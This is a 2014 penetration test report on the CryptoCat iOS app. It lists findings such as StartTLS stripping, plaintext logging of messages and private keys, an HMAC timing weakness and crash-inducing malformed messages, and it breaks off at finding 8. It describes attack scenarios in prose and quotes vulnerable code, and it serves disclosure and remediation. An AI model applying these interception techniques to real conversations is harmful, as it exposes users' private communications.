Open Technology Fund CryptoCat iOS

Application Penetration Test

iSECpartners part of nccgroup

Prepared for:

Prepared by:

Alban Diquet — iSEC Technical Lead

David Thiel — Security Engineer

Scott Stender — Security Engineer

Document Change Log		
Version	**Date**	**Change**
0.9	2014-02-07	Document ready for readout
1.0	2014-02-07	Bump to 1.0 following readout
1.1	2014-03-14	Clarifications regarding iOS application not being distributed in App Store during testing

Table of Contents

1 Executive Summary **5**

1.1 iSEC Risk Summary 6

1.2 Project Summary 7

1.3 Findings Summary 8

1.4 Recommendations Summary 9

2 Engagement Structure **11**

2.1 Internal and External Teams 11

3 Detailed Findings **12**

3.1 Classifications 12

3.2 Vulnerabilities 14

3.3 Detailed Vulnerability List — iOS Client 15

3.4 Detailed Vulnerability List — Other Components 26

Appendices **32**

A XMPP StartTLS stripping **32**

A.1 Screenshot 32

A.2 Python script 32

B Invisible Chat Room Member **34**

1 Executive Summary

OPEN TECHNOLOGY FUND

Application Summary	
Application Name	CryptoCat
Application Type	iOS application
Platform	iOS

Engagement Summary	
Dates	January 27, 2014 – February 7, 2014
Consultants Engaged	3
Total Engagement Effort	3 person weeks
Engagement Type	Application Penetration Test
Testing Methodology	White Box

Vulnerability Summary	
Total High severity issues	6
Total Medium severity issues	6
Total Low severity issues	3
Total Informational severity issues	2

Total vulnerabilities identified: 17


See section 3.1 on page 12 for descriptions of these classifications.

Category Breakdown:

Access Controls	0
Auditing and Logging	0
Authentication	3
Configuration	2
Cryptography	1
Data Exposure	8
Data Validation	0
Denial of Service	1
Error Reporting	0
Patching	2
Session Management	0
Timing	0

1.1 iSEC Risk Summary

The iSEC Partners Risk Summary chart evaluates discovered vulnerabilities according to estimated user risk. The impact of the vulnerability increases towards the bottom of the chart. The sophistication required for an attacker to find and exploit the flaw decreases towards the left of the chart. The closer a vulnerability is to the chart origin, the greater the risk to the user.



1.2 Project Summary

The Open Technology Fund (OTF) engaged iSEC Partners to perform a source-code assisted security review of the CryptoCat iOS application. A total of three consultants worked on the project between January 27th and February 7th, 2014 for a total of three person-weeks of work. This security analysis was structured as "best effort" within the given timeframe.

The goal of this engagement was to review the CryptoCat iOS application with a focus on misuse of common iOS APIs, flaws in implementation of cryptographic protocols, and remotely exploitable vulnerabilities that could impact the confidentiality or integrity of CryptoCat chat sessions.

The iSEC team performed the testing of the iOS client using both the iOS simulator and physical iDevices. iSEC also used CryptoCat browser clients and a third-party XMPP/OTR client[1] to review cross-platform interactions within a CryptoCat chat room.

Items that were out of scope for this engagement include:

- A review of the multi-party cryptographic protocol.
- The CryptoCat browser, desktop and Android clients.

Addendum (3/15/14): The iOS application was in-development code that at time of testing was available only in a pre-production form on GitHub and not distributed via the App Store. The CryptoCat team had time to review the vulnerabilities prior to publication in the App Store and claims to have addressed them; however, iSEC has ***not*** *validated any fixes and cannot make any claims to the current status of any vulnerabilities.*

While not in scope for the engagement, iSEC also identified vulnerabilities that pertain to the released and deployed browser extension and server configuration. These issues were found while testing the iOS client's integration with other CryptoCat components.

[1] iSEC used the Adium chat client - `https://adium.im/`

1.3 Findings Summary

CryptoCat's goal of providing a messaging system that is both easy-to-use and secure is important and challenging. The issues identified in this report demonstrate several instances in which the design and implementation of CryptoCat fail to meet this goal. In fact, due to vulnerabilities identified, the practical security of CryptoCat on all platforms, at time of review, is currently equivalent to a standard XMPP client without OTR and falls short of the security provided by an XMPP client with OTR.

CryptoCat Design Flaws

The most serious problems affecting CryptoCat are design issues that diminish the security of all CryptoCat communications.

CryptoCat's OTR implementation on all platforms allows a chat peer to change their OTR key during a chat session without user notification. An attacker performing a man-in-the-middle attack against the client's XMPP or HTTPS stream can inject their own OTR key in the discussion after a user has authenticated their peer's OTR fingerprint. This permits the attacker to decrypt all messages that follow, and no user would have reason to suspect the compromise. Group multi-party discussions do not seem to suffer from the same vulnerability.

Another issue is that the security of users' communications relies solely on manual verification of peers' key fingerprints through a secure channel. Furthermore, CryptoCat clients generate new encryption keys on every chat session, placing the burden of repeated authentication tasks on users. iSEC believes this is not a practical security model - requiring users to establish secure channels in order to verify each individual chat session negates the promise of CryptoCat. After all, there is no need for CryptoCat if one must first communicate securely in order to use it with confidence.

iOS-Specific Vulnerabilities

As the focus of this engagement was the CryptoCat iOS client, the iSEC team spent most of its time reviewing this application and discovered several vulnerabilities.

The iOS client's XMPP implementation allows an attacker to force the client to communicate over plaintext XMPP instead of SSL/TLS, resulting in all XMPP traffic being vulnerable to man-in-the-middle attacks. Exploiting this flaw together with CryptoCat's vulnerable OTR implementation allows an attacker to decrypt all OTR messages sent or received by the iOS App.

The iSEC team also identified multiple instances of sensitive data being leaked by the iOS App to the device's logs or file system, including OTR messages and the user's private key; such files can be retrieved by an attacker with physical access to the device.

Issues Affecting Other Components

iSEC discovered issues affecting other CryptoCat components including the browser extensions and CryptoCat's XMPP server. These issues, found while testing the iOS client its integration with the other CryptoCat components, allow an attacker to collect encrypted logs of group messages exchanged within a CryptoCat chat room using various techniques.

1.4 Recommendations Summary

This summary provides high-level recommendations designed to address the most pressing issues affecting CryptoCat. Individual recommendations described in Section 3.3 on page 15 of this report should be reviewed and implemented in order to address every vulnerability described in this report.

CryptoCat faces several challenges if it is to provide a truly secure messaging platform. Implementation flaws are relatively easy to fix, but addressing limitations in the design of CryptoCat require significant changes to its cryptographic protocols. The largest challenge is creating a user experience that is both simple and secure - a goal so daunting few developers fully embrace it.

Short Term

Short term recommendations are meant to be relatively easily executed actions, such as configuration changes or file deletions that resolve security vulnerabilities. These may also include more difficult actions that should be taken immediately to resolve high-risk vulnerabilities. This area is a summary of short term recommendations; additional recommendations can be found in the vulnerabilities section.

Enforce the usage of StartTLS for all XMPP connections on iOS. The CryptoCat iOS application should terminate any XMPP connection to a server does not advertise support for StartTLS.

Prevent information leakage on iOS. The CryptoCat iOS application leaks sensitive data such as the user's private key through various mechanisms including debug logs and application backgrounding. To prevent this data from being exposed, recommendations described in this document should be implemented.

Provide users with instructions on how to check fingerprints. Upon installing a CryptoCat client, users should be prompted with guidelines on how to properly check their peers' fingerprints in order to establish a secure chat session.

Only accept a single OTR key exchange per contact. To prevent man-in-the-middle attacks, CryptoCat clients should reject OTR key exchanges triggered after the peer already supplied their OTR public key during a chat session.

Harden the XMPP server's configuration. Disable chat room history logging and persistent rooms; improve the server's SSL/TLS configuration by disabling weak cryptographic ciphers.

Long Term

Long term recommendations are more complex and systematic changes that should be taken to secure the system. These may include significant changes to the architecture or code and may therefore require in-depth planning, complex testing, significant development time, or changes to the user experience that require retraining.

Review the CryptoCat Android application. Issues described in this document and affecting the iOS client should be verified on the Android client.

Re-architect the CryptoCat clients to use long-lived cryptographic keys and a Trust on First Use security model. Consider relying on a security model similar to that used by SSH. Specifically, store the user's cryptographic keys and their contacts' nickname and fingerprints pairs in the client. Notify the user when they need to make a trust decision on first use and display an error to the user if a peer's fingerprint changes.

2 Engagement Structure

2.1 Internal and External Teams

The iSEC team has the following primary members:

- Alban Diquet — Security Engineer
  alban@isecpartners.com
- David Thiel — Security Engineer
  david@isecpartners.com
- Scott Stender — Security Engineer
  scott@isecpartners.com
- Aaron Grattafiori — Account Manager
  aaron@isecpartners.com
- Tom Ritter — Account Manager
  tritter@isecpartners.com

The Open Technology Fund team has the following primary members:

- Dan Meredith — Open Technology Fund
  meredithd@rfa.org

The CryptoCat team has the following primary members:

- Nadim Kobeissi — CryptoCat Project
  nadim@crypto.cat

3 Detailed Findings

3.1 Classifications

The following section describes the classes, severities, and exploitation difficulty rating assigned to each identified issue by iSEC.

Vulnerability Classes	
Class	**Description**
Access Controls	Related to authorization of users, and assessment of rights
Auditing and Logging	Related to auditing of actions, or logging of problems
Authentication	Related to the identification of users
Configuration	Related to security configurations of servers, devices, or software
Cryptography	Related to mathematical protections for data
Data Exposure	Related to unintended exposure of sensitive information
Data Validation	Related to improper reliance on the structure or values of data
Denial of Service	Related to causing system failure
Error Reporting	Related to the reporting of error conditions in a secure fashion
Patching	Related to keeping software up to date
Session Management	Related to the identification of authenticated users
Timing	Related to the race conditions, locking, or order of operations

Severity Categories	
Severity	**Description**
Informational	The issue does not pose an immediate risk, but is relevant to security best practices or Defense in Depth
Undetermined	The extent of the risk was not determined during this engagement
Low	The risk is relatively small, or is not a risk the customer has indicated is important
Medium	Individual user's information is at risk, exploitation would be bad for client's reputation, of moderate financial impact, possible legal implications for client
High	Large numbers of users, very bad for client's reputation or serious legal implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploit was not determined during this engagement
Low	Commonly exploited, public tools exist or can be scripted that exploit this flaw
Medium	Attackers must write an exploit, or need an in depth knowledge of a complex system
High	The attacker must have privileged insider access to the system, may need to know extremely complex technical details or must discover other weaknesses in order to exploit this issue

3.2 Vulnerabilities

The following table is a summary of iSEC's identified vulnerabilities. Subsequent pages of this report detail each of the vulnerabilities, along with short and long term remediation advice.

CryptoCat iOS

Addendum (3/15/14): The iOS application was in-development code that at time of testing was available only in a pre-production form on GitHub and not distributed via the App Store. The CryptoCat team had time to review the vulnerabilities prior to publication in the App Store and claims to have addressed them; however, iSEC has ***not*** *validated any fixes and cannot make any claims to the current status of any vulnerabilities.*

Vulnerability	Class	Severity
1. XMPP connection vulnerable to StartTLS stripping	Data Exposure	High
2. Private messages are logged in plaintext	Data Exposure	High
3. Private key stored in plaintext on local storage	Data Exposure	High
4. Information leaking from iOS screenshots	Data Exposure	Medium
5. Lack of return value checking for sensitive function calls	Configuration	Medium
6. HMAC validation timing attack	Cryptography	Medium
7. Crashes triggered by malformed multi-party messages	Denial of Service	Low
8. Public key data logged locally	Data Exposure	Low
9. Autocorrection leaks information to disk	Data Exposure	Low
10. Precompiled OpenSSL binaries in TBMultipartyProtocolManager	Patching	Informational
11. Outdated *curve25519-donna* implementation	Patching	Informational

Other CryptoCat Components

Vulnerability	Class	Severity
12. CryptoCat's security model relies on unrealistic user requirements	Authentication	High
13. CryptoCat OTR implementation vulnerable to man-in-the-middle attacks	Authentication	High
14. Browser clients — Misleading security UI for SMP identity checking	Authentication	High
15. CryptoCat chat rooms log encrypted messages and can be made persistent	Data Exposure	Medium
16. Browser clients — Chat room eavesdropping using a regular XMPP client	Data Exposure	Medium
17. Weak SSL/TLS versions and cipher suites supported by XMPP service	Configuration	Medium

3.3 Detailed Vulnerability List — iOS Client

1. XMPP connection vulnerable to StartTLS stripping

Class: Data Exposure **Severity:** High **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-5

Targets: The CryptoCat iOS application, *as tested between Jan 27 and Feb 7.*

Description: When connecting to the XMPP server at crypto.cat:5222, the iOS client does not require StartTLS to be used to encrypt the XMPP stream using SSL/TLS.

Specifically, during the initial XMPP handshake, the server advertises for StartTLS within its list of supported Jabber features and the iOS client performs a StartTLS handshake with the server. Subsequent XMPP traffic is then encrypted using SSL/TLS. However, if the server does not advertise support for StartTLS, the iOS client will continue communicating with the server over plaintext XMPP. Consequently, an attacker on the network can modify the initial XMPP handshake to remove StartTLS from the server's advertised features, in order to prevent the iOS client from switching to SSL/TLS. Doing so will result in the client sending subsequent XMPP messages such as encrypted multi-party messages in plaintext, thereby disclosing them to the attacker.

Additionally, while the server at crypto.cat:5222 requires clients to use StartTLS and will close any XMPP stream that does not switch to SSL/TLS, an attacker could still perform the man-in-the-middle attack described above; after preventing the client from using StartTLS, the attacker's script could perform the StartTLS handshake with the server and forward the client's unencrypted traffic to the server over SSL/TLS.

As a proof of concept, a Python script to perform the full attack is available in Appendix A on page 32.

Exploit Scenario: An attacker compromised the public WiFi access point at a popular coffee shop. A CryptoCat user connects their iOS device to the access point to get Internet connectivity and then launches the CryptoCat application to join a chat room. The attacker uses a script to strip StartTLS and impersonate the XMPP server to the victim's CryptoCat client, in order to man-in-the-middle the XMPP traffic. The attacker then performs a man-in-the-middle attack against the multi-party protocol key exchange by swapping the victim's public key with the attacker's public keys. The chat participants forget to validate the fingerprints using a side channel and start chatting, thereby allowing the attacker to decrypt all messages exchanged.

Short Term Solution: Modify the code within the iOS client responsible for XMPP connections in order to have it enforce the usage of StartTLS for all connections. The client should terminate any XMPP connection to a server does not advertise support for StartTLS.

Long Term Solution: For XMPP connections to the default CryptoCat XMPP server hosted at crypto.cat:5222, implement certificate pinning within the iOS client to validate the server's SSL certificate during the StartTLS handshake. This can be achieved by embedding the server's SSL certificate in the iOS client and comparing it against the SSL certificate sent by the server upon connection.

2. Private messages are logged in plaintext

Class: Data Exposure **Severity:** High **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-1

Targets: The *encodeMessage* method in *TBOTRManager.m*, *as tested between Jan 27 and Feb 7*.

Description: The iOS application logs the encrypted and unencrypted contents of direct messages, along with the usernames of those sending them, to the Apple System Log. This can expose the information to a malicious third-party application or a physical attacker.

```
1000     NSString *newMessage = @"";
1001     if (newMessageC) {
1002     newMessage = [NSString stringWithUTF8String:newMessageC];
1003     }
1004
1005     otrl_message_free(newMessageC);
1006
1007     NSLog(@"-- org message : %@", message);
1008     NSLog(@"-- encrypted message : %@", newMessage);
1009
1010     completionBlock(newMessage);
1011 }];
```

Listing 1: *TBOTRManager/TBOTRManager.m*

```
2014-01-28 13:19:48.664 Cryptocat[27655:70b] !!! executing the completion block, (1) pending
2014-01-28 13:19:48.664 Cryptocat[27655:70b] -- will encode message from testisec4@conference.crypto.cat/
     fakedavid to testisec4@conference.crypto.cat/simu
2014-01-28 13:19:48.665 Cryptocat[27655:70b] policy_cb
2014-01-28 13:19:48.665 Cryptocat[27655:70b] convert_data_cb
2014-01-28 13:19:48.665 Cryptocat[27655:70b] -- org message : I hope nobody reads my secret message!
2014-01-28 13:19:48.666 Cryptocat[27655:70b] -- encrypted message :
?OTR:AAMD/Wku/
     Ks2Ls0AAAAAAQAAAAEAAADAhfttytd4iXxc7BRfacEajOMLLNEssNstEaj7g9vMVYCVzKvpcfS9K9Ub8kaggIsXBTZ9fhZHQ3tgWOsQOjtotoCGRrpo
     /ByZGSiEfye0NGrLwAsVesV0AYPAr8JtzoB5xXanVU6FHyQ+qAVUKSsHhy70+X9iGgBZU+KUqrlFLwVN73mcRp9q4HIy+
     huiNEXnCgJBHnXRhWpFVc7cOglioz+Z8InpAvQGZqzOQ/jJcGP5zaL8l1gUgvPcuexJGF+5AAAAAAAAAAIAAAAn3SMntmZaPzlKFs5+
     kkpz2skCy5gpq6vNkfr6Fvdi1qSowaicEYKKUpphJfte+DsNax/rwlF1JRP4FaYAAAAA.
```

Exploit Scenario: A malicious application on a device running iOS 6 directly reads user messages out of the Apple System Log, constituting a breach of confidentiality. On iOS 7, a similar attack is possible but currently would require physical possession of the device or that the device be jailbroken.

Short Term Solution: Use a define to enable *NSLog* statements for development and debugging, and disable these before shipping the software. This can be done by putting the following code into the appropriate *PREFIX_HEADER* (*.pch) file:

```
#ifdef DEBUG
#   define NSLog(...) NSLog(__VA_ARGS__)
#else
#   define NSLog(...)
#endif
```

Long Term Solution: Consider using breakpoint actions[2] to do logging; these can be more convenient in some circumstances, and do not result in data being written to the system log when deployed.

[2] http://stackoverflow.com/questions/558568/how-do-i-debug-with-nsloginside-of-the-iphone-simulator

3. Private key stored in plaintext on local storage

Class: Data Exposure **Severity:** High **Difficulty:** Medium

FINDING ID: iSEC-RFACC0114-2

TARGETS: The CryptoCat iOS application, *as tested between Jan 27 and Feb 7.*

DESCRIPTION: Upon receiving a request for generation of an OTR private key, the application calculates the key and writes it to the local filesystem in plaintext. This allows for recovery of the key from the device itself, as well as from device backups on the desktop and from Apple's iCloud service (as all contents of the Documents folder are synced to iCloud).

```
915 NSLog(@"!!! private key calculated");
916
917 // on the main thread
918 dispatch_sync(dispatch_get_main_queue(), ^{
919   self.isGeneratingPrivateKey = NO;
920   // if the OTRManager has been reset while generating the key, don't execute this
921   if (self.bgQueue!=nil) {
922     NSString *privateKeyPath = [[self class] privateKeyPath];
923     NSLog(@"!!! private key path : %@", privateKeyPath);
924     const char *privateKeyPathC = [privateKeyPath cStringUsingEncoding:NS
          UTF8StringEncoding];
925
926     /* Call this from the main thread only.  It will write the newly created
927      * private key into the given file and store it in the OtrlUserState. */
928     otrl_privkey_generate_finish(otr_userstate, newkeyp, privateKeyPathC);
929
930     NSLog(@"!!! finishing the private key generation on %@ thread",
931           ([NSThread isMainThread] ? @"main" : @"bg"));
```

Listing 2: *TBOTRManager/TBOTRManager.m*

Listing 3: Logs from the application upon generating the private key

```
2014-01-28 13:11:07.168 Cryptocat[27655:1303] !!! will generate the private key on bg thread
2014-01-28 13:11:10.698 Cryptocat[27655:1303] !!! private key calculated
2014-01-28 13:11:10.699 Cryptocat[27655:70b] !!! private key path : /Users/dthiel/Library/Application Support
     /iPhone Simulator/7.0/Applications/300D6DAB-9120-4C14-8C3B-7B53352B4743/Documents/private-key
2014-01-28 13:11:10.700 Cryptocat[27655:70b] !!! finishing the private key generation on main thread
```

EXPLOIT SCENARIO: A government compels Apple to disclose some or all CryptoCat private keys stored on their iCloud service, using these keys to decrypt past communications. Alternatively, law enforcement forensically analyzes the device itself to extract the key.

SHORT TERM SOLUTION: Store this private key in the Keychain, with accessibility attributes that prevent the key from being synced to other devices or iCloud (*e.g. kSecAttrAccessibleWhenUnlockedThisDeviceOnly*).

Note that issue #32 on GitHub proposes a fix for this issue by setting the *NSURLIsExcludedFromBackupKey* attribute key to *YES* and a file protection attribute of *NSFileProtectionComplete* on the file. While this does prevent the private key from being synced to iCloud and also prevents access to the file when the user's device is locked, it would still be trivial for an attacker to extract the key from an unlocked device (or a device with no passcode) using off-the-shelf software. The Keychain is a safer location because there is no simple method to extract data from it[3]; an attacker wanting to recover the user's CryptoCat key from a stolen phone would most likely have to jailbreak the device.

LONG TERM SOLUTION: Ensure that all potentially sensitive secrets are stored in the Keychain, with strong accessibility attributes. If less sensitive files are written to disk, the *NSURLIsExcludedFromBackup* key is suitable to prevent them from being synced to iCloud or other devices.

[3] Assuming a *ThisDeviceOnly* protection attribute is used.

4. Information leaking from iOS screenshots

Class: Data Exposure **Severity:** Medium **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-4

Targets: The CryptoCat iOS application, *as tested between Jan 27 and Feb 7.*

Description: CryptoCat does not sanitize the screen before being backgrounded, which normally results in a screenshot of the current screen state being stored on the device.




Figure 1: Example of a backgrounding screenshot taken by the OS

Exploit Scenario: A user is in the middle of a sensitive conversation and backgrounds the application to check another application, or is interrupted by a phone call. The screenshot containing the sensitive information is written to local storage, where it is recovered either by a rogue application on a jailbroken device, or by someone who steals the device.

Short Term Solution: Change the application's behavior to present a splash screen before being backgrounded, or otherwise obfuscate the screen. This can be done in the *applicationDidEnterBackground* state transition method.

Long Term Solution: As part of the release process, examine all data left behind in the application's directory after extended use. Ensure that any recorded screenshots contain no potentially sensitive information.

5. Lack of return value checking for sensitive function calls

Class: Configuration **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-RFACC0114-13

Targets: The *TBMultipartyProtocolManager* Pod, *as tested between Jan 27 and Feb 7.*

Description: In various locations within the *TBMultipartyProtocolManager* Pod, return values for specific and sometimes sensitive function calls are not checked. This could lead to crashes[4] and potentially worse issues for crypto-related and other critical function calls.

For example the OpenSSL *RAND_bytes()*[5] function is called multiple times within *TBMultipartyProtocolManager.m* in order to generate random bytes, without its return value being checked:

```
// generate a private key (32 random bytes)
uint8_t private_key[32];
RAND_bytes(private_key, 32);
private_key[0] &= 248;
private_key[31] &= 127;
private_key[31] |= 64;
```

Listing 4: *TBMultipartyProtocolManager/TBMultipartyProtocolManager.m:106*

Exploit Scenario: A user installs the CryptoCat iOS application and launches it. A problem affecting the user's device or the embedded OpenSSL library results in the *RAND_bytes()* function call failing when generating the user's private key. Consequently, the content of the private key's buffer was not randomly generated, potentially leading to the user's private key being trivial to guess.

Short Term Solution: Implement error-handling code in *TBMultipartyProtocolManager* Pod to have the library detect function calls that did not succeed, and fail gracefully when an error is detected. Additionally, write unit tests to automatically validate the library's error-checking code.

Long Term Solution: Investigate the whole CryptoCat iOS code base for improper error handling and update secure coding guidelines to require proper checking of return values for critical function calls.

[4] The lack of return value checking is most likely the root cause of some of the crashes described in finding 7 on page 21

[5] https://www.openssl.org/docs/crypto/RAND_bytes.html

6. HMAC validation timing attack

Class: Cryptography **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-RFACC0114-15

Targets: The *TBMultipartyProtocolManager* Pod, *as tested between Jan 27 and Feb 7.*

Description: CryptoCat uses HMAC-SHA512 to provide cryptographic integrity in the multi-party protocol. Upon receiving a multi-party protocol message, *TBMultipartyProtocolManager* computes the HMAC of the encrypted message payload and compares it with the HMAC included in the message.

This comparison is performed using the *isEqualToData:* instance method of the *NSData* class. This method is not guaranteed to be time-invariant; an HMAC in the message whose first byte differs from the computed HMAC will take less time to be deemed incorrect than an HMAC whose last byte differs. Attackers can use this timing difference to construct a valid HMAC for arbitrary data without knowledge of the secret key.

isEqualToData: performs two checks when validating an HMAC: it first verifies that the lengths of the computed and provided HMACs are identical, then performs a *memcmp()* to verify their contents are identical. Practical attacks require guessing a full HMAC at a time with a *memcmp()* that is optimized to check buffers in chunks of four or sixteen bytes, depending on CPU architecture.

Due to these limitations, an attack requires approximately 2^{58} messages to successfully compute a forged HMAC when *memcmp()* processes data in four-byte chunks and 2^{154} messages when *memcmp()* processes data in sixteen-byte chunks. Though neither is likely to be accomplished during the time-frame of a CryptoCat session, this is significantly smaller than the 2^{512} attempts required when using HMAC-SHA512 in the ideal case.

Exploit Scenario: An attacker wishes to modify the content of a chat protected using the multi-party protocol. They use bit flipping attacks to make predictable changes to ciphertext, identify a reliable signal for HMAC validation failure, and forge an HMAC for the modified content using a timing attack. CryptoCat validates and displays the manipulated content.

Short Term Solution: Use Double HMAC Validation[6] to determine if the computed and provided HMACs are identical in a manner that cannot be influenced by the attacker.

Long Term Solution: Evaluate other implementations of CryptoCat for HMAC timing attacks.

[6] https://www.isecpartners.com/blog/2011/february/double-hmac-verification.aspx

7. Crashes triggered by malformed multi-party messages

Class: Denial of Service **Severity:** Low **Difficulty:** Low

Finding ID: iSEC-RFACC0114-6

Targets: The CryptoCat iOS application, *as tested between Jan 27 and Feb 7.*

Description: Upon receiving a malformed multi-party message, the iOS client will throw an exception and crash. Messages triggering such crashes include:

- Messages that aren't JSON formated.
- Messages with a missing or invalid "type" node.
- Messages with a missing or non base64-encoded "hmac" or "iv" nodes.




Figure 2: Crashing iOS clients by sending a malformed message "test"

Exploit Scenario: An attacker targeting a specific CryptoCat user crashes the victim's iOS client by sending them a malformed message, and then joins the victim's chat room using the same username. Other peers in the chat room forget to re-validate the attacker's group fingerprint, allowing the attacker to impersonate the victim in the room and chat with other users while spoofing the victim's identity.

Short Term Solution: Add error handling code to methods that process incoming multi-party messages in order to prevent the client from crashing when receiving a malformed message.

Long Term Solution: Implement unit tests in order to automatically validate the iOS client's ability to handle malformed multi-party messages, and to ensure that this issue does not recur.

8. Public key data logged locally

Class: Data Exposure **Severity:** Low **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-3

Targets: CryptoCat multi-party communications, *as tested between Jan 27 and Feb 7.*

